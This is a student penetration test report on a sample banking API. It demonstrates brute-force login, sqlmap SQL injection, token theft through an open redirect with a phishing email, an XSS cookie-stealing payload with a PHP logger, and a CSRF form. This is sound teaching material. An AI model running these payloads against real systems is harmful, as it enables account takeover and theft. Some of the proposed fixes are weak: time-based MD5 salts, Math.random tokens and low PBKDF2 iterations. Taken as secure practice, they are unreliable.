Trust no one

Wondough Bank Sample Application Penetration Test Report


By Yan Le
U1713416

Wondough Bank’s sample application is a restful API which provides simplicity of the authentication and creation of transactions for Wondough’s customers. Through the implementation of OAuth protocol, an additional layer of security in the authentication layer is provided. The simplicity of the creation of transactions and the accessing the list of transactions is ensured by the implementation of Asynchronous Javascript technique, enabling background processing.
After a thorough penetration testing process, the API was found to have a number of security vulnerabilities. This document describes identified vulnerabilities in the sample API provided by the Wondough Bank and examples of each of their exploitations. Each vulnerability’s impact on the confidentiality, integrity and availability of resources is assessed, as well as appropriate fixes being implemented to mitigate them.
Additionally, in the *API.zip* file enclosed with this report, one can find the updated version of the application and sample client, as well as the *exploits* folder which contains testing files to be used for the testing of the application for the found vulnerabilities.

1 Unlimited attempts to login.


The login page allows users unlimited attempts for the authentication, allowing malicious users, given they know the username, to try every combination of characters as a password and, eventually, guessing the right password. As a result, a malicious user can gain access to someone else's bank account and make transactions, as well as view previous transactions. Such an attack directly violates confidentiality and, possibly, integrity, by allowing tampering transactions and information disclosure.

By running a script, which can be located in *brute-force* folder in the *exploits,* an attacker can use a list of common passwords to guess which password a given account has.



```
[Air-Aleks:brute-force Aleks$ python brute_login_v2.py                                                                              ]

#####################################
# => Brute Force Login <=           #
# trustn01                          #
#####################################

Connecting to: http://localhost:8000/auth ......

Attemping brute force for user 'intern@wondoughbank.com', PROGRESS

 65%|████████████████████████████████████████████████████████████████████                                    | 687/1049 [00:07<00:03, 117.53it/s]
[*]SUCCESS! Password for intern@wondoughbank.com is: password
```

One of the approaches to mitigate the vulnerability is setting a limit on amount of login attempts. An implementation of that can be found in the improved version of the application. By setting a limit of attempts to 5, an attacker would find him/herself blocked from attempting the login for 10 minutes.



User is blocked for 10 more minutes. Try again later.


intern@wondoughbank.com

Every time someone tries to log in as a given user, the *AuthController* will check the last date at which user was restricted from login and, if it was more than 10 minutes from the current time, then further authentication will take place. Additionally, every time user fails to log in, the application stores a failed attempt. When attempts reach five, account gets blocked by setting the restriction date to the current date.


2 Login query is not secure.

During the authentication on the server side, the query which fetches the password associated with the given user name from the database does not sanitize the input, allowing malicious users to perform SQL injection attacks. Eventually, allowing attackers to get access to the database, as well as bypass the authentication. Such an attack, if successful, would jeopardize confidentiality of the bank through information disclosure. Furthermore, attacker would be able to eventually crack the passwords for each account, gaining the opportunity to access all accounts and make transactions, breaching the integrity of transactions made in the application.


A script *sql_injection.sh* can be found in the *SQL_Injection* folder in the *exploits*, which uses the *sqlmap* tool to perform time-based blind SQL injections through the username parameter on the login page. The tool scans the pre-intercepted post request made by the app and asks true or false question to the application, response on which are determined based on the time taken for reply. Consequently, the tool is able to retrieve application's stack, names of each table in the database and each column in each table, as well as the table data. An example log is provided in the same folder with the output of the attack (accessed by typing *cat log.jpg*).



```
+---------+---------+
| Column  | Type    |
+---------+---------+
| appid   | INTEGER |
| name    | TEXT    |
+---------+---------+
```




```
web application technology: JSP
back-end DBMS: SQLite
Database: SQLite_masterdb
[4 tables]
+-----------------+
| apps            |
| authorised_apps |
| transactions    |
| users           |
+-----------------+
```



```
+----+--------------------------+---------+-------------------------+----------+------------+
| id | salt                     | keySize | username                | password | iterations |
+----+--------------------------+---------+-------------------------+----------+------------+
| 0  | hN37NBJvw6SO441wROhydg== | 16      | intern@wondoughbank.com | 292a     | 1          |
+----+--------------------------+---------+-------------------------+----------+------------+
```

To mitigate such a severe security flaw, only one simple change is required: change the statement to a prepared one and use *setString()* method to sanitize the input. Consequently, in case of further attempts of this type of attack, tool and any SQL Injection will fail:




```
[CRITICAL] all tested parameters do not appear to be injectable.
```

3 **Salt is a predictable, non-unique value.**

A salt is a randomly generated data which protects password hashes from being brute forced or cracked using rainbow and reverse lookup tables. In the original version of the application, salt was generated by using MD5 hashing algorithm on a year the user was registered.

For example, all users who were registered in the year of 2017 would have the same salt. Additionally, if two users were registered in the same year with the same password, the password hashes will be identical. This vulnerability is especially severe combined with the previous attack, where the malicious user gets access to the salt and the hash of the password. If an attacker recognizes the same salt, then the computational cost of cracking the passwords becomes much smaller. Furthermore, it gives the ability for the attacker to use the rainbow tables (precomputed hashes), which jeopardizes the whole purpose of the addition of the salt.

In order to mitigate this vulnerability, one would set the salt as an exact time and date of the registration of the user, following by applying the MD5 hashing function to the obtained value.



```
public String generateSalt() {
    String salt = new SimpleDateFormat("dd/mm/yyyy HH:mm:ss").format(Calendar.getInstance().getTime());
    return this.md5(salt);
}
```

4 When a user is authenticated, access token is sent to the url in the target parameter.

The target parameter of the login page URL contains a link to where the access token gets sent after a successful authentication by the user:
http://localhost:8000/auth?app=1&target=http://localhost:8080/oauth
As the link is visible and editable by everyone, making this a huge vulnerability to the phishing attacks. Consider a following email sent by an attacker:

"Dear [customer name],

We have monitored your recent activity on your Wondough bank account and noticed some malicious activity. Please login with the following link to change your password:

http://localhost:8000/auth?app=1&target=http://localhost/oauth.php


Yours Sincerely,
Wondough Bank."

When the user logs in, the application authenticates the person and sends the access token to the php file (can be found in *session-hijack folder, note it should be ran on the local server to test*), which records the token and redirects user to the app, making it impossible to even comprehend what happened. Meanwhile, attacker can hijack user's session by reading the token from the *logins.txt* file, for example if token is *09lEaAKkQll1XTjm0WPoIA==* then the attacker can log in as the victim by entering the following address in the browser:
http://localhost:8080/oauth?token=09lEaAKkQll1XTjm0WPoIA==


Attack like this can completely undermine the integrity of the application's transaction data. To prevent that from happening, the target of authentication should not be disclosed. It could be seen that in the updated version of the application, target is set manually instead of retrieving it from the *GET* request. Therefore, whatever target will be set by an attacker, the access token will only be sent to the valid page.

5 Same value for request and access tokens.

The given application almost correctly implemented OAuth protocol, apart from the generation of the access and request tokens. As stated before, tokens were generated as a constantly incrementing value starting with 1. Since request and access tokens are generated at the same time, they are generated as identical values. Hence, if one was to intercept the victim's request token, it would be possible for an attacker to use it as an access token, allowing them to bypass the authentication process and opening up the possibility of the session being hijacking. For example, it also allows for the previous attack (described in **4**) to be performed. In addition, if the attacker performed a man-in-the-middle attack during the victim's authentication, malicious users would be able to retrieve the request token from the intercepted request and use it as an access token.
Consequently, such a vulnerability is another gateway to the corruption of the confidentiality and the integrity of the web application.
To mitigate such attacks, one would generate the request token as a unique random alphanumeric string.



```
app.setRequestToken(generateToken());
app.setAccessToken(generateToken());
```



```
  private String generateToken() throws SQLException{
    int count = 20;
    StringBuilder builder = new StringBuilder();
    while (count-- != 0) {
      int character = (int)(Math.random()*ALPHA_NUMERIC_STRING.length());
      builder.append(ALPHA_NUMERIC_STRING.charAt(character));
    }
    return builder.toString();
  }
```

6 Access tokens generation.


Access token is a unique confidential data given to the user after authentication, which is used for authorization before any state-changing requests are made by the user.

In the initial application, access tokens were generated as incremental values which would stop rising after 10 logins, producing the same access token for any user logging in. Therefore, any user who logs in would be sharing a session with everyone, being able to see everyone's transactions and making transactions on behalf of other users. Such a vulnerability, again, jeopardizes the integrity and confidentiality of the application, as well as failing to provide the service.

Mitigation of the vulnerability is pretty straight forward: one would change the current access token generation method from generation of incremental values with a limit to a generation of a random alphanumeric string, which can be found in the *DbConnection* class. Consequently, access tokens are generated as unique, random values which cannot be guessed or brute forced.

7 Inputs are not escaped from the special tags.

In the given application, when user creates a new transaction, he/she is able to write anything in the description and it will be stored in the database in its raw form. Given the lack of sanitization of the input, combined with the fact that, when the transactions are listed, the input gets fetched out the database on the client-side of the victim, this vulnerability can be used to target any customer of the bank, eventually accessing victim’s session and imperil integrity and confidentiality of the application.
Cross-Site Scripting is an attack when the malicious user inserts a script to be executed on the victim’s client side.
Such an attack can jeopardize confidentiality, integrity and availability. For example, if a malicious user was to insert the following script in the transaction’s description, the victim would not be able access his/hers transactions:
<script>while(1){alert(“Hello”);}</script>
 In order to mitigate this vulnerability, one would sanitize the user’s input by using an added *HTMLFilter* class, which scans and gets rid of any non-permitted tags in the description input.



```
HTMLFilter filter = new HTMLFilter();
String description = filter.filter(request.queryParams("description"));
```


8 Accessible cookies.

A cookie is a piece of data that a web server sends to a client's web browser, where it is stored while the user is using the web application/site. The bank's sample API sets the cookie as the access token, which is accessible by scripts, making it an easy target for malicious users.

For example, by inserting the following script as the transaction description, the victim's (recipient's) cookie, which is also the access token, gets sent to the attacker, creating the opportunity for session hijacking:

```
<script type="text/javascript">
document.location='http://localhost/cookie-steal/index.php?c='+document.cookie;
</script>
```

Consequently, when the victim requests the list of transactions, his/her access token gets recorded in the *log.txt* file (can be found in the *cookie-steal* folder) for the attacker's further use.




```php
<?php
header ('Location:https://facebook.com');
$cookies = $_GET["c"];
$file = fopen('log.txt', 'a');
fwrite($file, $cookies . "\n\n");
 ?>
```


This vulnerability is mitigated by sanitizing the input in the way described in the previous vulnerability.

9 Lack of authorization for the new transactions.

Application’s handling of the new transaction lacks verification of the integrity of the transaction. That allows any request for the new transaction to be valid as long as the user is logged in and his/hers access token is set. Hence, a request can be sent from the user without victim’s acknowledgement.
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.
For example, consider the following form, which can be found in the *request_forgery* folder:




From the first sight, the form does not look malicious at all, however, if the content of the page was to be inspected, the following hidden attributes will be found:



```
  ▼ <td>
      <input type="hidden" id="recipient" name="recipient" value="intern@wondoughbank.com">
    </td>
  </tr>
▼ <tr>
  ▼ <td>
      <input type="hidden" id="description" name="description" value="FORGERY">
    </td>
  </tr>
▼ <tr>
  ▼ <td>
      <input type="hidden" id="amount" name="amount" value="200.0">
```

And, consequently, when the button is clicked on, the request will be sent from the user and the application would authorize this transaction:



Hence, the attacker can make transaction to his/hers own account by phishing victims to click on this “Trust no one” button, without bypassing any authorization, as, technically, the transaction was made by the victim.

To mitigate this vulnerability, one would implement an anti-CSRF token, which is a unique and randomly generated data used to authorize transactions. In the updated application, it can be found that, when the sessions are created, besides generating random and access tokens, a relevant method also generates an anti-CSRF token. That token is used as an identifier of validity of the transaction request received as follows:

a. When the user is authenticated, the anti-CSRF token is generated.

b. Whenever the user tries to make a transaction in the application, client requests a anti-CSRF token associated with the user’s session.
c. Received token is put into the, now, protected form as a hidden input.
d. User sends a transaction request, which includes all the transaction attributes as well as the anti-CSRF token.
e. Application verifies the anti-CSRF token and proceeds with registering the transaction.


Because the anti-CSRF token gets generated with each user’s session and is unique for every user, the attacker can’t possibly know the value of the token and, therefore, cannot forge the request anymore.

10 Weak password hashing method.


As it can be seen from the previous attacks, there is a possibility of the attacker getting access to the database, including the hashed passwords. In that case, the last security measure to stop attacker from gaining access to the retrieved accounts is the hashing method used on the passwords.

Pbkdf2 is a hashing method, which iterates over the given pseudorandom function a given number of times, using the set-size key for bit-wise operations. In the given application, passwords are hashed with corresponding salts using *pbkdf2 with HmacSHA512* hashing method, which iterates only once, as well as using a key of size 16 bit. A lack of iterations, as well as a small key size makes the password cracking much less computationally expensive, allowing the attackers to be able to brute force the passwords with ease.

To fix this vulnerability, one would increase the number of iterations and the size of the key (given in the *security.json* file). In order to make the application adaptable to changes to the security file, a new feature was implemented: every time a user authenticates successfully, the application would check if the security configuration of the user is up to date; if not, the user's password would be rehashed using the new security configuration and the parameters, and the new information would be stored in the database.



```json
{
    "iterations": "100",
    "keySize": "512"
}
```



```java
if(user.getIterations() != config.getIterations() ||
    user.getKeySize() != config.getKeySize()) {
      user.setKeySize(config.getKeySize());
      user.setIterations(config.getIterations());
      user.setHashedPassword(config.pbkdf2(password,user.getSalt()));
      Program.getInstance().getDbConnection().updateUsersConfig(user);
}
```